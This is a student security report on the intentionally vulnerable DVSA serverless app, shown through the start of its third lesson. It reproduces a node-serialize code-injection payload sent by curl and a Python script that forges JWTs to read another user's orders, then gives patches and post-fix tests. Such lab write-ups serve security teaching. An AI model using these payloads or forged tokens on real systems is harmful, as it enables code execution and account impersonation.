ICS-344
DVSA Vulnerability Discovery and Remediation Report

Student Name: AMER AZIZ ALMUTAIRI
Student ID: S202169770
Course: ICS-344 Information Security
Date: 2026/03/14
AWS Region: us-east-1
Target URL: http://dvsa-website-554423627632-us-east-1.s3-website.us-east-1.amazonaws.com/

IMPORTANT: All API keys, tokens, and secret credentials have been redacted from this report.

Table of Contents

Lesson 1 Event Injection
Lesson 2 Broken Authentication
Lesson 3 Sensitive Data Exposure
Lesson 4 Insecure Cloud Configuration
Lesson 5 Broken Access Control
Lesson 6 Denial of Service (DoS)
Lesson 7 Over-Privileged Function
Lesson 8 Logic Vulnerabilities
Lesson 9 Vulnerable Dependencies
Lesson 10 Unhandled Exceptions

Lesson 1 · Event Injection

1. Goal and Vulnerability Summary

The Lambda backend unsafely deserializes JSON input. Instead of treating input as data, it treats it as code, allowing a malicious payload to execute inside the Lambda environment.

Affected component: DVSA-ORDER-MANAGER Lambda function.

2. Why This Works / Root Cause

Due to missing input validation, the backend unsafely deserializes request data using a vulnerable library (node-serialize) that reconstructs and runs serialized JavaScript. This allows attackers to send crafted payloads that automatically execute malicious code directly within the Lambda runtime environment.

3. Environment and Setup

Backend components involved:

- Amazon API Gateway
- AWS Lambda (DVSA-ORDER-MANAGER)
- Amazon DynamoDB


Tools used:


- curl
- AWS Console
- CloudWatch Logs

4. Reproduction Steps

Phase 1 — Locate the API Endpoint

- Navigate to the API Gateway Console in the AWS Management Console.
- Locate the API named: serverlessrepo-OWASP-DVSA-APIS
- Click on the API name, then navigate to Stages.
- Open the stage and copy the Invoke URL (format: https**://<API-ID>.**execute-api.us-east-1.amazonaws.com/Stage).





Phase 2 — Build and Send the Injection Payload

Send the following request to the /order endpoint (replace <API-ID> and <REDACTED_TOKEN>):


```
curl -X POST https://<API-ID>.execute-api.us-east-1.amazonaws.com/Stage/order \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <REDACTED_TOKEN>" \
  -d '{"action":"_$$ND_FUNC$$_function(){
    var fs=require(\"fs\");
    fs.writeFileSync(\"/tmp/pwned.txt\",\"DVSA_HACKED\");
    var data=fs.readFileSync(\"/tmp/pwned.txt\",\"utf8\");
    console.log(\"FILE READ SUCCESS: \"+data);
```


```
  }()", "cart-id":""}'
```

```
results                    {"message": "Internal server error"}
```

Phase 3 — Verify in CloudWatch Logs

- Navigate to CloudWatch Log Groups in the AWS Console.
- Open the log group: /aws/lambda/DVSA-ORDER-MANAGER
- Open the latest log stream and search for: FILE READ SUCCESS
- This message confirms the injected code executed successfully inside the Lambda runtime.





5. Evidence and Proof

The exploit was verified by observing execution of attacker-controlled code inside the Lambda runtime environment. After sending the malicious request, the CloudWatch logs for DVSA-ORDER-MANAGER displayed the message "FILE READ SUCCESS". This message was generated by the injected payload, confirming that the backend executed the malicious JavaScript code during request processing.


6. Fix Strategy / Probable Mitigation

The vulnerability can be mitigated by removing unsafe deserialization from the request-processing logic:

- Remove the node-serialize library from the Lambda package dependencies.
- Parse incoming data using secure, native JSON parsing: const data = JSON.parse(event.body)
- Validate request fields using a strict allowlist of permitted action values.
- Replace or remove any unsafe libraries that allow function reconstruction.

7. Code / Config Changes

In order-manager.js, apply the following changes:



Remove unsafe import:

```
// REMOVE: const serialize = require('node-serialize');
```

Replace unsafe deserialization with safe JSON parsing:

```
// BEFORE (vulnerable):
serialize.unserialize(event.body)

// AFTER (secure):
const data = JSON.parse(event.body);
```

Old Code (Vulnerable)

JavaScript

```
const serialize = require('node-serialize');

// ... [inside handler] ...

var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);
```

Add strict input validation:

```
const allowedActions = ['get','orders','complete','feedback','admin-orders'];
if (!allowedActions.includes(data.action)) {
  return { statusCode: 400, body: JSON.stringify({ message: 'Invalid request' }) };
}
```

After making changes, click Deploy in the Lambda Console.

New Code (Patched)

JavaScript

```
// The 'node-serialize' import is completely removed

// ... [inside handler] ...

const req = JSON.parse(event.body);
const headers = event.headers;


const allowedActions = [
    "new", "update", "cancel", "get", "orders", "account", "profile",
    "shipping", "billing", "complete", "inbox", "message", "delete",
    "upload", "feedback", "admin-orders"
];

if(!req.action || !allowedActions.includes(req.action)){
    return callback(null, {
        statusCode: 400,
        headers: { "Access-Control-Allow-Origin" : "*" },
        body: JSON.stringify({"status": "err", "message": "Invalid request actior
    });
}
```

8. Verification After Fix

After applying the fix, the malicious payload no longer executes in the Lambda runtime. The API now rejects the request with a controlled "Invalid request" error response. CloudWatch logs show no evidence of injected code execution, confirming that the unsafe deserialization issue has been resolved.


After deployment above changes:



We can test the attack again.

```
amer@MSI:~$ curl -X POST https://0s9x1bjdeg.execute-api.us-east-1.amazonaws.com/Stage/order -H "Content-Type: applicatio
n/json" -H "Authorization: Bearer fake.jwt.token" -d '{"action":"$$ND_FUNC$$_function(){console.log(\"exploit\")}","cart
-id":""}'
{"status":"err","message":"Invalid request"}amer@MSI:~$
```

And now logs shows the flag in recent minutes:



9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Event Injection	Input must be treated only as data, never as executable code	API request, CloudWatch logs	Normal order processing response returned	Payload executed as code inside Lambda runtime

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Event Injection	User input was interpreted and executed as code due to unsafe deserialization library	Intentional misuse / security-relevant abuse	Removed node-serialize; replaced with JSON.parse; added action allowlist in order-manager.js	Payload no longer executes; API returns controlled error; CloudWatch shows no injection

10. Takeaway / Lessons Learned

This lesson demonstrates the risk of unsafe deserialization in serverless applications. When user input is interpreted as executable code, attackers may gain unauthorized control over the backend environment. Secure input handling and strict validation are critical for preventing such vulnerabilities. The principle is simple: never deserialize untrusted data using libraries that can reconstruct and execute code.

Lesson 2 · Broken Authentication

1. Goal and Vulnerability Summary

This lesson examines a Broken Authentication vulnerability in the DVSA serverless backend. The application relies on JSON Web Tokens (JWTs) to identify authenticated users when accessing order information through the /order API endpoint. However, the backend does not verify the JWT signature before trusting the claims in the token payload. Because the token is only decoded but not cryptographically verified, an attacker can modify fields such as username or sub to impersonate another user and access their order data.

2. Why This Works / Root Cause

The vulnerability exists because the Lambda function handling order requests (DVSA-ORDER-MANAGER) extracts identity information from the JWT payload without verifying the token signature. The Authorization header is split into JWT sections, the payload is base64-decoded, and the JSON claims are parsed directly — without any cryptographic validation against the Cognito public key.

3. Environment and Setup

Backend services involved:

- Amazon API Gateway
- AWS Lambda (DVSA-ORDER-MANAGER)
- Amazon Cognito (JWT issuer)
- Amazon DynamoDB

Tools used during testing:

- Browser DevTools (Network tab)
- curl
- python3
- jq
- AWS Console

4. Reproduction Steps

Phase 1 — Create Two User Accounts

Create two accounts on the DVSA website:

- User B — the attacker account
- User C — the victim account (e.g., xavosa7032@indevgo.com)

Both users must register, log in, and place at least one order so order data exists in the database.

Attacker order list:

My Orders

Date	ID	Status	Total	Confirmation
3/15/2026, 2:57:52 AM	76ee5a47-3e5e-4134-afcb-303c333a7487	paid	$44	eOphWUcNI33g


Victim:

My Orders

Date	ID	Status	Total	Confirmation
3/15/2026, 2:57:52 AM	76ee5a47-3e5e-4134-afcb-303c333a7487	paid	$44	eOphWUcNI33g

Phase 2 — Capture Attacker JWT Token

- Log in as User B (attacker).
- Open Browser DevTools (F12) > Network tab > filter by Fetch/XHR.
- Click the Orders section in the DVSA UI.
- Select the request and locate: Authorization: Bearer <REDACTED_TOKEN>
- Copy the token (it begins with "eyJraWQi...").



Phase 3 — Save Variables

```
export API="https://<API-ID>.execute-api.us-east-1.amazonaws.com/Stage/order"
export TOKEN_B="PASTE_ATTACKER_TOKEN_HERE"
```

Phase 4 — Confirm Normal Behavior

```
curl -s $API \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data '{"action":"orders"}' | jq
```


Expected result: Only User B's orders are returned.

```
amer@MSI:~$ curl -s $API \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "a744259b-8511-444f-a633-95bdfd54ccc8",
      "date": 1773573675,
      "total": 38,
      "status": "processed",
      "token": "gbKLq62xL5B7"
    }
  ]
}
```

Phase 5 — Decode the Attacker Token

```
python3 - <<'PY'
import os, json, base64
t=os.environ["TOKEN_B"]
h,p,s=t.split(".")
p += "="*(-len(p)%4)
data=json.loads(base64.urlsafe_b64decode(p))
print(json.dumps(data,indent=2))
PY
```

Note the **username** and **sub** fields — these identify the user.



Phase 6 — Capture Victim Identity

Note: In a real attack, the victim's username is discovered via public profile pages, API enumeration, or predictable username patterns — not by logging in as the victim.

- Log in as User C (victim) to capture their token for the lab.
- Repeat DevTools steps and copy User C's token.

```
export TOKEN_C="VICTIM_TOKEN_HERE"
export VICTIM_USER="username_of_user_c"
```

Phase 7 — Forge the Token

```
export FAKE_AS_C="$(python3 - <<'PY'
import os, json, base64
t=os.environ["TOKEN_B"]
victim=os.environ["VICTIM_USER"]
h,p,s=t.split(".")
p += "="*(-len(p)%4)
data=json.loads(base64.urlsafe_b64decode(p))
data["username"]=victim
data["sub"]=victim
newp=base64.urlsafe_b64encode(json.dumps(data).encode()).rstrip(b"=").decode()
print(f"{h}.{newp}.{s}")
PY
)"
```

Phase 8 — Use the Forged Token

```
curl -s $API \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data '{"action":"orders"}' | jq
```

Result: The victim's orders are returned, confirming the authentication bypass.

```
{
  "status": "ok",
  "orders": [
    {
      "order-id": "76ee5a47-3e5e-4134-afcb-303c333a7487",
      "date": 1773572272,
      "total": 44,
      "status": "processed",
      "token": "eOphWUcNI33g"
    }
  ]
}
```


5. Evidence and Proof

The exploit was confirmed when the forged JWT token (with only the payload modified, the original signature kept unchanged) returned the victim user's order list. Because the backend did not verify the token signature, it trusted the attacker-controlled claims and treated the request as if it came from the victim user.

6. Fix Strategy / Probable Mitigation

The mitigation is to verify the JWT signature and validate critical claims before trusting any identity information in the token. The backend should:

- Obtain the public keys from the Amazon Cognito JWKS endpoint.
- Use jose.JWS.createVerify().verify() to mathematically check the token signature against the public key.
- If an attacker modifies the username in the payload, the signature will no longer match, causing verification to throw an error and return a 401 Unauthorized response.

7. Code / Config Changes

1. The Old Code (Vulnerable)

Find this specific block in your `exports.handler`:

JavaScript

```
var auth_header = headers.Authorization || headers.authorization;
var token_sections = auth_header.split('.');
var auth_data = jose.util.base64url.decode(token_sections[1]);
var token = JSON.parse(auth_data);
var user = token.username;
```

Update the JWT handling in DVSA-ORDER-MANAGER to include signature verification:

```
const jose = require('node-jose');
const jwksUrl = `https://cognito-idp.us-east-1.amazonaws.com/${USER_POOL_ID}/.well-known/jwks.json`;

async function verifyToken(token) {
  const keysResponse = await fetch(jwksUrl);
  const keys = await keysResponse.json();
  const keystore = await jose.JWK.asKeyStore(keys);
  const verified = await jose.JWS.createVerify(keystore).verify(token);
  return JSON.parse(verified.payload.toString());
}
```

```
var auth_header = headers.Authorization || headers.authorization;

if (!auth_header) {
    return callback(null, {
        statusCode: 401,
        headers: { "Access-Control-Allow-Origin": "*" },
        body: JSON.stringify({ "status": "err", "message": "Missing token" })
    });
}

// 1. Extract just the token string (remove "Bearer ")
var tokenString = auth_header.replace('Bearer ', '').trim();

// 2. Build the Cognito JWKS URL
var region = process.env.AWS_REGION || 'us-east-1';
var userPoolId = process.env.userpoolid;
var jwksUrl = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`;
```


```
// 3. Fetch public keys and verify the signature cryptographically
fetch(jwksUrl)
    .then(res => res.json())
    .then(jwks => jose.JWK.asKeyStore(jwks))
    .then(keystore => jose.JWS.createVerify(keystore).verify(tokenString))
    .then(verified => {
        // 4. Safely extract the user ONLY after signature is validated
        var token = JSON.parse(verified.payload.toString());
        var user = token.username;
        var isAdmin = false;

        // >>> PASTE THE REST OF YOUR EXISTING TRY/CATCH LOGIC HERE <<<
        // (Starting from: var params = { UserPoolId: process.env.userpoolid ... )

    })
    .catch(err => {
        // 5. Reject forged or tampered tokens
        console.error("JWT Verification Failed:", err.message);
        return callback(null, {
            statusCode: 401,
            headers: { "Access-Control-Allow-Origin": "*" },
            body: JSON.stringify({ "status": "err", "message": "invalid token" })
        });
    });
```

8. Verification After Fix

After the fix, the signature verification code downloads the public key directly from the Cognito User Pool JWKS endpoint and mathematically validates the token signature. If an attacker modifies the username in the payload (as done in Phase 7), the signature will no longer match the payload, verification will throw an error, and the code will immediately return a 401 "Invalid token" response. Attackers are no longer able to impersonate other users.



Results after running the attack below:

```
amer@MSI:~$ curl -s $API \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data '{"action":"orders"}'
{"status":"err","message":"invalid token"}amer@MSI:~$
```

9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Broken Authentication	JWT must be cryptographically verified before trusting identity claims	DevTools network capture, JWT payload, API response	User sees only their own orders	Forged token returns victim's orders without signature verification

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Broken Authentication	Backend trusted JWT claims without verifying the cryptographic signature, allowing payload tampering	Authentication bypass / insecure design	Added Cognito JWKS signature verification in DVSA-ORDER-MANAGER using node-jose	Forged tokens are rejected with 401; victim orders no longer accessible to attacker

10. Takeaway / Lessons Learned

This lesson demonstrates the importance of verifying authentication tokens before trusting their contents. In serverless architectures, a single identity validation mistake can allow attackers to impersonate other users and access sensitive data. JWT tokens must be cryptographically verified — not merely decoded — before any claims are trusted for authorization decisions.

Lesson 3 · Sensitive Data Exposure

1. Goal and Vulnerability Summary

This lesson investigates a Sensitive Data Exposure vulnerability in the DVSA application. The vulnerability allows attackers to access receipt files stored in an Amazon S3 bucket that should be restricted to authorized users. By abusing the receipt retrieval functionality through code injection (chaining the Event Injection from Lesson 1), an attacker can obtain download links for receipt files belonging to other users.

2. Why This Works / Root Cause

